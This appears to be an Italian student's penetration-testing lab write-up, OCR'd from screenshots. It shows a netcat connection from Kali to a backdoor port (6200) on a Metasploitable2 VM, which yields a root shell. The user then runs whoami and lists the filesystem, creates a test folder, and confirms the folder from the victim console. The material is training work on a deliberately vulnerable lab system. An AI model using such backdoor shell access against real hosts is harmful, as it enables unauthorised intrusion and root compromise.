

W15D4

:::EXTRA:::


con netcat creo cartella in metasplitable2




```
┌──(kali㉿kali)-[~]
└─$ nc -v 192.168.1.9 6200
Host-005.homenet.telecomitalia.it [192.168.1.9] 6200 (?) open
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast ql
en 1000
    link/ether 08:00:27:de:81:f6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.9/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fede:81f6/64 scope link
       valid_lft forever preferred_lft forever
ls -l
total 117
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13460 May 29 14:59 dev
drwxr-xr-x  95 root root  4096 May 29 14:59 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.i
mg-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 41150 May 29 14:59 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 109 root root     0 May 29 14:59 proc
drwxr-xr-x  13 root root  4096 May 29 14:59 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 May 29 14:59 sys
drwxrwxrwt   4 root root  4096 May 29 15:00 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  15 root root  4096 May 20  2012 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6
.24-16-server
pwd
/
mkdir test_metasploit
```



```
pwd
/
mkdir test_metasploit
ls -l
total 121
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13460 May 29 14:59 dev
drwxr-xr-x  95 root root  4096 May 29 14:59 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.i
mg-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 41150 May 29 14:59 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 108 root root     0 May 29 14:59 proc
drwxr-xr-x  13 root root  4096 May 29 14:59 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 May 29 14:59 sys
drwx------   2 root root  4096 May 29 15:44 test_metasploit
drwxrwxrwt   4 root root  4096 May 29 15:00 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  15 root root  4096 May 20  2012 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6
.24-16-server
```




```
msfadmin@metasploitable:/$ pwd
/
msfadmin@metasploitable:/$ ls -l
total 121
drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13460 2024-05-29 14:59 dev
drwxr-xr-x  95 root root  4096 2024-05-29 14:59 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root 41150 2024-05-29 14:59 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
```




```
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13460 2024-05-29 14:59 dev
drwxr-xr-x  95 root root  4096 2024-05-29 14:59 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root 41150 2024-05-29 14:59 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 108 root root     0 2024-05-29 14:59 proc
drwxr-xr-x  13 root root  4096 2024-05-29 14:59 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2024-05-29 14:59 sys
drwx------   2 root root  4096 2024-05-29 15:44 test_metasploit
drwxrwxrwt   4 root root  4096 2024-05-29 15:00 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  15 root root  4096 2012-05-20 17:30 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
```


ESERCIZIO




```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:de:81:f6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.13/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fede:81f6/64 scope link
       valid_lft forever preferred_lft forever
```



